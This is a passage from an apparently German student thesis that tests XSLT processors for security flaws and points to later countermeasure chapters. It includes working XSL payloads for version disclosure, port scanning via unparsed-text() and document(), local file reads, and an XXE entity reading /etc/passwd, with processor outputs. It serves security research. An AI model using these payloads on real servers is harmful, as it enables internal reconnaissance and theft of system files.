          java-7-openjdk/jre/lib/sunrsasign.jar:/usr/lib/jvm/java-7-openjdk/jre/↙
          lib/jsse.jar:/usr/lib/jvm/java-7-openjdk/jre/lib/jce.jar:/usr/lib/jvm/↙
          java-7-openjdk/jre/lib/charsets.jar:/usr/lib/jvm/java-7-openjdk/jre/lib↙
          /rhino.jar:/usr/lib/jvm/java-7-openjdk/jre/lib/jfr.jar:/usr/lib/jvm/↙
          java-7-openjdk/jre/classes</item>
      <foundJar desc="path" name="xalan.jar">/opt/sa/xalan-j_2_7_2/xalan.jar</↙
          foundJar>
      <item key="version.SAX">2.0</item>
      <item key="version.xalan2x">Xalan Java 2.7.2</item>
    </environment>
    <status result="OK"/>
  </EnvironmentCheck>
</checkEnvironmentExtension>
```

Unter Linux waren alle Tags der ausgegebenen XML Datei direkt ohne Einrückung nacheinander aufgelistet. Diese wurden zur Veranschaulichung durch `xmllint --format` in eine lesbare Form gebracht.

→ Die Gegenmassnahme ist in diesem Kapitel zu finden: 8.4.1

Andere XSLT Prozessoren

Die Funktion `xalan:checkEnvironment()` ist ein Feature von Xalan-J und wird von den anderen Prozessoren nicht unterstützt.

6.2.6. Versionsinformationen mit `msxml:version` auslesen

M4 M6 MN

Bei den XSLT Prozessoren von Microsoft kann die Version des Prozessors über die Funktion `system-property` zusammen mit dem Argument `msxml:version` ausgelesen werden.

```
<xsl:stylesheet xmlns:xsl="http://www.w3.org/1999/XSL/Transform" version="1.0"
    xmlns:msxsl="urn:schemas-microsoft-com:xslt">
  <xsl:output method="text"/>
  <xsl:template match="/">
    Microsoft Version: <xsl:copy-of select="system-property('msxsl:version')"/>
  </xsl:template>
</xsl:stylesheet>
```

Listing 6.13: `beispiele/tests/information_exposure_msxsl_version.xsl`

MSXML 4.0

Ausgabe unter Windows: (Verwundbar)

```
Microsoft Version: 4
```

Zur besseren Lesbarkeit wurden hier die zusätzlichen Null-Zeichen entfernt.

→ Diese Verwundbarkeit lässt sich mit keiner Gegenmassnahme beheben.

MSXML 6.0

Ausgabe unter Windows: (Verwundbar)

```
    Microsoft Version: 6
```

→ Diese Verwundbarkeit lässt sich mit keiner Gegenmassnahme beheben.

.NET system.xml

Ausgabe unter Windows: (Verwundbar)

```
    Microsoft Version: v4.0.30319
```

→ Diese Verwundbarkeit lässt sich mit keiner Gegenmassnahme beheben.

6.2.7. Portscan mit `unparsed-text` (XSLT 2.0)

SE

Über die Funktion `unparsed-text` können, wie unter 6.3.5 gezeigt, auch externe Ressourcen eingebunden werden. Die Funktion `unparsed-text` ist nur unter XSLT 2.0 verfügbar. Die URI kann durch eine Portangabe mittels `:port` auf einen anderen Port geändert werden. Dadurch sind Portscans möglich.

Folgende XSL Datei versucht auf den Port 22 zu verbinden:

```
<?xml version="1.0"?>
<xsl:stylesheet version="2.0"
  xmlns:xsl="http://www.w3.org/1999/XSL/Transform">

  <xsl:output method="text"/>

  <xsl:template match="/">
    <xsl:value-of select="unparsed-text('http://sasrv:22/')"/>
  </xsl:template>

</xsl:stylesheet>
```

Listing 6.14: `beispiele/tests/portscan_unparsed-text_open.xsl`

Ist der Port offen, erhält man entweder eine gültige oder eine ungültige HTTP Response. Ist der Port zu, erhält man die Meldung `connection refused` bzw. `connection timeout`.

Saxon

Ausgabe unter Linux und Windows: (Verwundbar)

```
Error on line 7 of portscan_unparsed-text_open.xsl:
  FOUT1170: Invalid Http response
Invalid Http response
```

An der Ausgabe `Invalid Http response` ist ersichtlich, dass der XSLT Prozessor eine Antwort erhalten hat, diese jedoch nicht richtig interpretieren konnte, da sich auf dem Port 22/tcp der SSH Daemon mit dem Banner meldet. Der HTTP GET Request und die ungültige HTTP Response ist in Abbildung 6.1 in Wireshark ersichtlich:



Abbildung 6.1.: Portscan auf ein offenen Port

Ist der Port geschlossen oder der Host nicht erreichbar, probiert der XSLT Prozessor mehrmals die Verbindung aufzubauen (TCP `SYN`), ohne jedoch eine Antwort (TCP `SYN ACK`) zu erhalten. In Wireshark ist die Fehlende Antwort ersichtlich:



Abbildung 6.2.: Portscan auf einen geschlossenen Port

Saxon lief nach 2 Minuten und 8 Sekunden in ein Timeout:

```
$ time ./xsltest.sh saxon dummy.xml portscan_unparsed-text_closed.xsl
----- START XSLTEST -----
Processor: saxon; XML: dummy.xml; XSLT: portscan_unparsed-text_closed.xsl
Error on line 7 of portscan_unparsed-text_closed.xsl:
  FOUT1170: Failed to read input file: Connection timed out
Failed to read input file

----- END XSLTEST -----

real    2m8.323s
```

```
user    0m1.507s
sys     0m0.067s
```

Unter Windows lief Saxon nach nur wenigen Sekunden in ein Timeout. Der XSLT brachte jedoch die gleiche Fehlermeldung wie unter Linux.

Sagt ein Host explizit, dass er auf einem bestimmten Port keine Verbindungen akzeptiert und ein TCP `RST` Paket sendet, läuft der XSLT Prozessor nicht in ein Timeout, sondern beendet sofort. Wir haben dies mit einer `REJECT` Regel in `iptables` ausprobiert. Die Meldung vom XSLT Prozessor lautet `FOUT1170: Failed to read input file: Connection refused`. In folgendem Listing sieht man die Ausgabe vom XSLT Prozessor bei der Verbindung auf einen Host, welcher mit `RST` die Verbindung beendet:

```
$ time ./xsltest.sh saxon dummy.xml portscan_unparsed-text_closed.xsl
----- START XSLTEST -----
Processor: saxon; XML: dummy.xml; XSLT: portscan_unparsed-text_closed.xsl
Error on line 8 of portscan_unparsed-text_closed.xsl:
  FOUT1170: Failed to read input file: Connection refused
Failed to read input file

----- END XSLTEST -----

real    0m1.036s
user    0m1.310s
sys     0m0.043s
```

In Wireshark ist das TCP `RST` Paket zu sehen:



Abbildung 6.3.: Die Verbindung wurde aktiv zurückgewiesen

Setzt man ein nichtexistierenden Hostnamen ein (z. B. `gugus.hsr.ch`), beendet Saxon sofort mit der Meldung `FOUT1170: Failed to read input file: gugus.hsr.ch`. In Abbildung 6.4 in Wireshark ist nur DNS (Domain Name Service, [51]) als Traffic zu erkennen. Durch diese Methode könnte man Hostnamen enummerieren, welche nur vom internen und nicht vom öffentlichen DNS Server einer Firma aufgelöst werden.



Abbildung 6.4.: Portscan auf ein nichtexistierenden Host

Hier eine Übersicht über die verschieden Antworten:

Port Status	**Meldung vom XSLT Prozessor**
Port offen	`FOUT1170 : Invalid Http response`
Port geschlossen, keine Rückmeldung	`FOUT1170 : Failed to read input file : Connection timed out`
Port geschlossen, Reject mit RST Flag	`FOUT1170 : Failed to read input file : Connection refused`
Nicht existierender Hostname	`FOUT1170: Failed to read input file: gugus.hsr.ch.`

Tabelle 6.2.: Mögliche Antworten bei einem TCP Verbindungsaufbau unter Saxon

→ Die Gegenmassnahme ist in diesem Kapitel zu finden: 8.3.4

Andere XSLT Prozessoren

Da `unparsed-text` ein XSLT 2.0 Feature ist, kann dies nur mit Saxon getestet werden.

6.2.8. Portscan mit `document`

LX SH SE XJ XC M4 M6 MN

Durch die Funktion `document` lässt sich einen Portscan auszuführen. Dieser verhält sich gleich, wie die oben beschriebene Funktion `unparsed-text`, ist jedoch bei allen XSLT Prozessoren verfügbar, da `document` in XSLT 1.0 spezifiziert ist.

```
<?xml version="1.0" encoding="UTF-8"?>
<xsl:stylesheet version="1.0"
  xmlns:xsl="http://www.w3.org/1999/XSL/Transform">

  <xsl:output method="html"/>

  <xsl:template match="/">
    <xsl:value-of select="document('http://sasrv:22/')"/>
  </xsl:template>

</xsl:stylesheet>
```

Listing 6.15: `beispiele/tests/portscan_document_open.xsl`

libxslt

Ausgabe unter Linux und Windows: (Verwundbar)

```
http://sasrv:22/:1: parser error : Document is empty

^
http://sasrv:22/:1: parser error : Start tag expected, '<' not found

^
```

Der XSLT Prozessor erwartet eine wohlgeformte XML Datei, welche mit < beginnt. Da dies nicht der Fall ist, bricht er mit einer entsprechenden Fehlermeldung ab.

Port Status	Meldung vom XSLT Prozessor
Port offen	`parser error : Document is empty`
Port geschlossen, keine Rückmeldung	`Operation in progressI/O warning : failed to load external entity "http://sasrv:25/"`
Nicht existierender Hostname	`No such file or directoryI/O warning : failed to load external entity "http://gugus.hsr.ch:993/"`

Tabelle 6.3.: Mögliche Antworten bei einem TCP Verbindungsaufbau unter libxslt

→ Die Gegenmassnahme ist in diesem Kapitel zu finden: 8.2.4

Saxon

Ausgabe unter Linux und Windows: (Verwundbar)

```
Warning: at xsl:stylesheet on line 2 column 80 of portscan_document_open.xsl:
  Running an XSLT 1 stylesheet with an XSLT 2 processor
Recoverable error on line 5 of portscan_document_open.xsl:
  FODC0002: I/O error reported by XML parser processing ''http://sasrv:22/'': ↙
      Invalid Http response
```

Port Status	Meldung vom XSLT Prozessor
Port offen	`Invalid Http response`
Port geschlossen, keine Rückmeldung	`FODC0002: I/O error reported by XML parser processing http://sasrv:25/: Connection timed out`
Nicht existierender Hostname	`FODC0002: I/O error reported by XML parser processing http://gugus.hsr.ch:993/: gugus.hsr.ch`

Tabelle 6.4.: Mögliche Antworten bei einem TCP Verbindungsaufbau unter Saxon

→ Die Gegenmassnahme ist in diesem Kapitel zu finden: 8.3.3

Xalan-J

Ausgabe unter Linux und Windows: (Verwundbar)

```
file:///home/emanuel/Daten/Studium/Semester_5_HS14/SA_Studienarbeit/↙
    Studienarbeit_eduss_rbischof/Dokumentation/beispiele/tests/↙
    portscan_document_open.xsl; Line #5; Column #56; Can not load requested doc: ↙
    Invalid Http response
```

Port Status	Meldung vom XSLT Prozessor
Port offen	`Can not load requested doc: Invalid Http response`
Port geschlossen, keine Rückmeldung	`FODC0002: I/O error reported by XML parser processing http://sasrv:25/: Connection timed out`
Nicht existierender Hostname	`Can not load requested doc: gugus.hsr.ch`

Tabelle 6.5.: Mögliche Antworten bei einem TCP Verbindungsaufbau unter Xalan-J

→ Die Gegenmassnahme ist in diesem Kapitel zu finden: 8.4.2

Xalan-C

Ausgabe unter Linux und Windows: (Verwundbar)

```
XML warning: unable to read from socket for URL 'http://sasrv:22/' (Occurred in ↙
    entity 'file:///home/emanuel/Daten/Studium/Semester_5_HS14/SA_Studienarbeit/↙
    Studienarbeit_eduss_rbischof/Dokumentation/beispiele/tests/↙
    portscan_document_open.xsl', at line 5, column 5.)
Source tree node: #document.
XSLT warning: The document 'http://sasrv:22/' could not be loaded. (Occurred in ↙
    entity 'file:///home/emanuel/Daten/Studium/Semester_5_HS14/SA_Studienarbeit/↙
    Studienarbeit_eduss_rbischof/Dokumentation/beispiele/tests/↙
    portscan_document_open.xsl', at line 5, column 5.)
Source tree node: #document.
```

Port Status	Meldung vom XSLT Prozessor
Port offen	`unable to read from socket for URL`
Port geschlossen, keine Rückmeldung	`unable to connect socket for URL 'http://sasrv:25/'`
Nicht existierender Hostname	`XML warning: unable to resolve host/address 'gugus.hsr.ch'`

Tabelle 6.6.: Mögliche Antworten bei einem TCP Verbindungsaufbau unter Xalan-C

→ Diese Verwundbarkeit lässt sich mit keiner Gegenmassnahme beheben.

MSXML 4.0

Ausgabe unter Windows: (Verwundbar 💣)

```
Error occurred while executing stylesheet '.\portscan_document_open.xsl'.
Code:   0x800c0008
Der Download fuer die angegebene Ressource ist gescheitert.
```

Port Status	Meldung vom XSLT Prozessor
Port offen	`Der Download fuer die angegebene Ressource ist gescheitert.`
Port geschlossen, keine Rückmeldung	`Code: 0x800c0006, Das angegebene Objekt konnte nicht gefunden werden`
Nicht existierender Hostname	`Code: 0x800c0006, Das angegebene Objekt konnte nicht gefunden werden`

Tabelle 6.7.: Mögliche Antworten bei einem TCP Verbindungsaufbau unter MSXML 4.0

→ Diese Verwundbarkeit lässt sich mit keiner Gegenmassnahme beheben.

MSXML 6.0

Ausgabe unter Windows: (Nicht verwundbar ☼)

```
Transformation Error : -2147467259*Vorgang abgebrochen: AllowDocumentFunction-↙
    Einschraenkung wurde verletzt.
```

Die Funktion `document()` ist standardmässig deaktiviert.

.NET system.xml

Ausgabe unter Windows: (Nicht verwundbar ☼)

```
Ausnahmefehler: System.Xml.Xsl.XslTransformException: Die Ausfuehrung der ↙
    Funktion 'document()' wurde verhindert.
```

Die Funktion `document()` ist standardmässig deaktiviert.

6.3. Read Files

Testname	Read Files (Local/Remote File Inclusion)
Beschreibung	Auf dem Server können lokale und remote Dateien ausgelesen werden.
Vorbedingungen	XSLT Prozessor verarbeitet eine präparierte XSL Datei. Die nötigen Rechte sind vorhanden um die jeweilige Datei zu lesen.
Erwartetes Resultat	Die Datei wird auf Standardoutput ausgegeben.

6.3.1. Dateien auslesen mit `document()`

LX SH SE XJ XC M4 M6 MN

In der Version 1.0 von XSLT gibt es die Funktion `document()`, mit welcher man wohlgeformte XML Dokumente einlesen kann. Dabei reicht es bereits wenn das eingelesene Dokument ein simples HTML Dokument ist. Dabei zu beachten ist, dass man mit `<xsl:copy-of select=‘‘document('dummy.xml')‘‘/>` auch das XML Dokument samt Tags einlesen und ausgeben kann. Mit `value-of` werden nur die Werte der XML-Tags ausgegeben.

```
<?xml version="1.0" encoding="UTF-8"?>
<xsl:stylesheet version="1.0"
  xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
  <xsl:output method="html"/>
  <xsl:template match="/">
    <xsl:value-of select="document('dummy.html')"/>
  </xsl:template>
</xsl:stylesheet>
```

Listing 6.16: `beispiele/tests/read_local_files_document.xsl`

Als Beispiel binden wir folgende HTML Datei `dummy.html` ein:

```
<html><body>Ich bin ein <b>HTML</b> Dokument.</body></html>
```

Listing 6.17: `beispiele/tests/dummy.html`

Mit der XSL Direktive `xsl:value-of` wird nur der Inhalt innerhalb der XML bzw. HTML Tags ausgelesen. Sprich alle HTML Tags und deren Attribute sind in der Ausgabe nicht sichtbar. Mit der XSL Direktive `xsl:copy-of` werden auch die Tags ausgegeben. Folgendes XSL gibt auch die XML Tags aus:

```
<?xml version="1.0" encoding="UTF-8"?>
<xsl:stylesheet version="1.0"
  xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
  <xsl:output method="html"/>
  <xsl:template match="/">
    <xsl:copy-of select="document('dummy.html')"/>
  </xsl:template>
</xsl:stylesheet>
```

Listing 6.18: `beispiele/tests/read_local_files_document_copy.xsl`

Für die Dokumentation der Testresultate wurde das XSL mit der Direktive `xsl:value-of` aus Listing 6.17 verwendet. Die Ausgabe vom XSL mit `xsl:copy-of` wurde weggelassen, da sie sich nur durch die XML Tags unterscheidet.

libxslt

Ausgabe unter Linux und Windows: (Verwundbar 💣)

```
Ich bin ein HTML Dokument.
```

→ Die Gegenmassnahme ist in diesem Kapitel zu finden: 8.2.3

Saxon

Ausgabe unter Linux und Windows: (Verwundbar 💣)

```
Warning: at xsl:stylesheet on line 3 column 52 of read_local_files_document.xsl:
  Running an XSLT 1 stylesheet with an XSLT 2 processor
Ich bin ein HTML Dokument.
```

→ Die Gegenmassnahme ist in diesem Kapitel zu finden: 8.3.3

Xalan-J

Ausgabe unter Linux und Windows: (Verwundbar 💣)

```
Ich bin ein HTML Dokument.
```

→ Die Gegenmassnahme ist in diesem Kapitel zu finden: 8.4.2

Xalan-C

Ausgabe unter Linux und Windows: (Verwundbar 💣)

```
Ich bin ein HTML Dokument.
```

→ Diese Verwundbarkeit lässt sich mit keiner Gegenmassnahme beheben.

MSXML 4.0

Ausgabe unter Windows: (Verwundbar 💣)

```
I c h   b i n   e i n   H T M L   D o k u m e n t .
```

→ Die Gegenmassnahme ist in diesem Kapitel zu finden: 8.6.2

MSXML 6.0

Ausgabe unter Windows: (Nicht verwundbar ☼)

```
Transformation Error : -2147467259*Vorgang abgebrochen: AllowDocumentFunction-↙
    Einschraenkung wurde verletzt.
```

Die Funktion `document()` ist standardmässig deaktiviert.

.NET system.xml

Ausgabe unter Windows: (Nicht verwundbar ☼)

```
Ausnahmefehler: System.Xml.Xsl.XslTransformException: Die Ausfuehrung der ↙
    Funktion 'document()' wurde verhindert.
```

Die Funktion `document()` ist standardmässig deaktiviert.

6.3.2. Dateien auslesen mit `unparsed-text()` (XSLT 2.0)

SH SE

Mit der Funktion `unparsed-text()` können Dateien eingebunden werden, welche nicht wohlgeformt sein müssen. Diese Funktion ist erst ab XSLT 2.0 verfügbar und wird deshalb nur von Saxon unterstützt.

```
<?xml version="1.0" encoding="UTF-8"?>
<xsl:stylesheet version="2.0"
  xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
  <xsl:output method="html"/>
  <xsl:template match="/">
    <xsl:value-of select="unparsed-text('dummy_local_text_file.txt', 'utf-8')"/>
  </xsl:template>
</xsl:stylesheet>
```

Listing 6.19: `beispiele/tests/read_local_files_unparsed-text.xsl`

Saxon

Ausgabe unter Linux und Windows: (Verwundbar 💣)

```
Textfile Inhalt
```

Die Datei `dummy_local_text_file.txt` konnte erfolgreich ausgelesen werden.

→ Die Gegenmassnahme ist in diesem Kapitel zu finden: 8.3.4

6.3.3. Dateien auslesen mit externen Entitäten (XXE)

LX SH SE XJ XC M4 M6 MN

Da die XSL Dateien selber auch wohlgeformte XML Dateien sind, können auch normale XML Features genutzt werden. Das Einbinden von externen Entities geschieht auf dieselbe Weise wie in Kapitel 5.4 beschrieben:

```
<?xml version="1.0"?>
<!DOCTYPE xsl:stylesheet [
  <!ENTITY passwd SYSTEM "file:///etc/passwd" >]>

<xsl:stylesheet version="1.0"
  xmlns:xsl="http://www.w3.org/1999/XSL/Transform">

  <xsl:output method="text"/>
```

```
  <xsl:template match="/">
    &passwd;
  </xsl:template>

</xsl:stylesheet>
```

Listing 6.20: `beispiele/tests/read_local_files_external_entity.xsl`

Unter Windows wurde die Datei „C:\Windows\System32\drivers\etc\hosts“ inkludiert.

libxslt

Wird libxslt in PHP oder Python verwendet, ist das Laden von externen Entitäten standardmässig deaktiviert. (Nicht verwundbar ☼)

Wird libxslt in Perl oder mit dem Wrapper `xsltproc` verwendet, ist das Laden von externen Entitäten standardmässig aktiviert. Unter Linux und Windows konnte die Datei mit `xsltproc` gelesen werden. Die Ausgabe ist gekürzt dargestellt. (Verwundbar 💣)

```
# Copyright (c) 1993-2009 Microsoft Corp.
#
# This is a sample HOSTS file used by Microsoft TCP/IP for Windows.
#
# This file contains the mappings of IP addresses to host names. Each
```

→ Die Gegenmassnahme ist in diesem Kapitel zu finden: 8.2.6

Saxon

Ausgabe unter Linux: (Verwundbar 💣)

```
    root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/bin/false
daemon:x:2:2:daemon:/sbin:/bin/false
mail:x:8:12:mail:/var/spool/mail:/bin/false
ftp:x:14:11:ftp:/srv/ftp:/bin/false
http:x:33:33:http:/srv/http:/bin/false
uuidd:x:68:68:uuidd:/:/sbin/nologin
dbus:x:81:81:dbus:/:/sbin/nologin
nobody:x:99:99:nobody:/:/bin/false
[...]
```

Die Ausgabe der Datei `/etc/passwd` wird gekürzt dargestellt, da der Inhalt der Datei nicht wichtig ist. Auch unter Windows funktioniert dies. Jedoch wurde hier darauf verzichtet noch eine zusätzliche Ausgabe mit einem anderen File einzubinden.

→ Die Gegenmassnahme ist in diesem Kapitel zu finden: 8.3.5

Xalan-J

Ausgabe unter Linux: (Verwundbar)

```
    root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/bin/false
daemon:x:2:2:daemon:/sbin:/bin/false
mail:x:8:12:mail:/var/spool/mail:/bin/false
ftp:x:14:11:ftp:/srv/ftp:/bin/false
http:x:33:33:http:/srv/http:/bin/false
uuidd:x:68:68:uuidd:/:/sbin/nologin
dbus:x:81:81:dbus:/:/sbin/nologin
nobody:x:99:99:nobody:/:/bin/false
[...]
```

Die Ausgabe der Datei `/etc/passwd` wird gekürzt dargestellt, da der Inhalt der Datei nicht wichtig ist. Auch unter Windows funktioniert dies. Jedoch wurde hier darauf verzichtet noch eine zusätzliche Ausgabe mit einem anderen File einzubinden.

→ Die Gegenmassnahme ist in diesem Kapitel zu finden: 8.4.4

Xalan-C

Ausgabe unter Linux: (Verwundbar)

```
    root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/bin/false
daemon:x:2:2:daemon:/sbin:/bin/false
mail:x:8:12:mail:/var/spool/mail:/bin/false
ftp:x:14:11:ftp:/srv/ftp:/bin/false
http:x:33:33:http:/srv/http:/bin/false
uuidd:x:68:68:uuidd:/:/sbin/nologin
dbus:x:81:81:dbus:/:/sbin/nologin
nobody:x:99:99:nobody:/:/bin/false
[...]
```

Die Ausgabe der Datei `/etc/passwd` wird gekürzt dargestellt, da der Inhalt der Datei nicht wichtig ist. Auch unter Windows funktioniert dies. Jedoch wurde hier darauf verzichtet noch eine zusätzliche Ausgabe mit einem anderen File einzubinden.

→ Die Gegenmassnahme ist in diesem Kapitel zu finden: 8.5.2

MSXML 4.0

Ausgabe unter Windows: (Verwundbar)

```
        #   C o p y r i g h t   ( c )   1 9 9 3 - 2 0 0 9   M i c r
```

Ausgabe gekürzt.

→ Die Gegenmassnahme ist in diesem Kapitel zu finden: 8.6.4

MSXML 6.0

Ausgabe unter Windows: (Nicht verwundbar ☼)

```
XSL Parse Error : DTD ist nicht zulaessig.
```

Das Laden von externen Entitäten ist standardmässig deaktiviert.

.NET system.xml

Ausgabe unter Windows: (Nicht verwundbar ☼)

```
Ausnahmefehler: System.Xml.Xsl.XslLoadException: XSLT-Kompilierungsfehler. ---> ↙
    System.Xml.XmlException: DTD ist in diesem XML-Dokument aus ↙
    Sicherheitsgruenden unzulaessig.
```

Das Laden von externen Entitäten ist standardmässig deaktiviert.

6.3.4. Verzeichnisinhalt auflisten mit `file:list`

SE

In Saxon PE und EE gibt es die Möglichkeit den Inhalt eines Verzeichnisses aufzulisten. Das folgende XSL listet den aktuellen Ordner auf.

```
<?xml version="1.0" encoding="UTF-8"?>
<xsl:stylesheet xmlns:xsl="http://www.w3.org/1999/XSL/Transform" version="2.0"
  xmlns:file="http://expath.org/ns/file"
  xmlns:xs="http://www.w3.org/2001/XMLSchema">
  <xsl:variable name="dir" as="xs:string" select="'.'"/>
  <xsl:template match="/">
            <xsl:sequence select="file:list($dir)"/>
    </xsl:template>
</xsl:stylesheet>
```

Listing 6.21: `beispiele/tests/read_local_files_file_list.xsl`

Saxon EE

Ausgabe unter Linux und Windows: (Verwundbar 💣)

```
<?xml version="1.0" encoding="UTF-8"?>bruteforce_ftp_file_found.xsl
bruteforce_ftp_file_not_found.xsl bruteforce_ftp_fil [...]
```

Die Ausgabe wurde gekürzt. Es wurde der gesamte Inhalt des Verzeichnisses ausgegeben, in dem der Aufruf des Prozessors gestartet wurde (aktuelles Verzeichnis).

→ Die Gegenmassnahme ist in diesem Kapitel zu finden: 8.3.6

6.3.5. HTTP GET Request mit `unparsed-text`

SH SE

Folgendes XSL liest die Datei `http://sasrv/file`:

```
<?xml version="1.0"?>
<xsl:stylesheet version="2.0"
  xmlns:xsl="http://www.w3.org/1999/XSL/Transform">

  <xsl:output method="text"/>

  <xsl:template match="/">
    <xsl:value-of select="unparsed-text('http://sasrv/file')"/>
  </xsl:template>

</xsl:stylesheet>
```

Listing 6.22: `beispiele/tests/read_remote_file_unparsed-text.xsl`

Saxon

Ausgabe unter Linux und Windows: (Verwundbar 💣)

```
Dies ist eine externe Datei.
```

→ Die Gegenmassnahme ist in diesem Kapitel zu finden: 8.3.4

Andere XSLT Prozessoren

Da `unparsed-text` ein XSLT 2.0 Feature ist, kann dies nur mit Saxon getestet werden.

6.3.6. HTTP GET Request mit externen Entitäten (XXE)

LX SH SE XJ XC M4 M6 MN

Da eine XSL Datei selber auch eine wohlgeformte XML Datei ist, können auch normale XML Funktionen genutzt werden. Das Einbinden von externen Entitäten von Remotesystemen geschieht auf dieselbe Weise wie im SSRF Kapitel 5.5 beschrieben:

```
<?xml version="1.0"?>
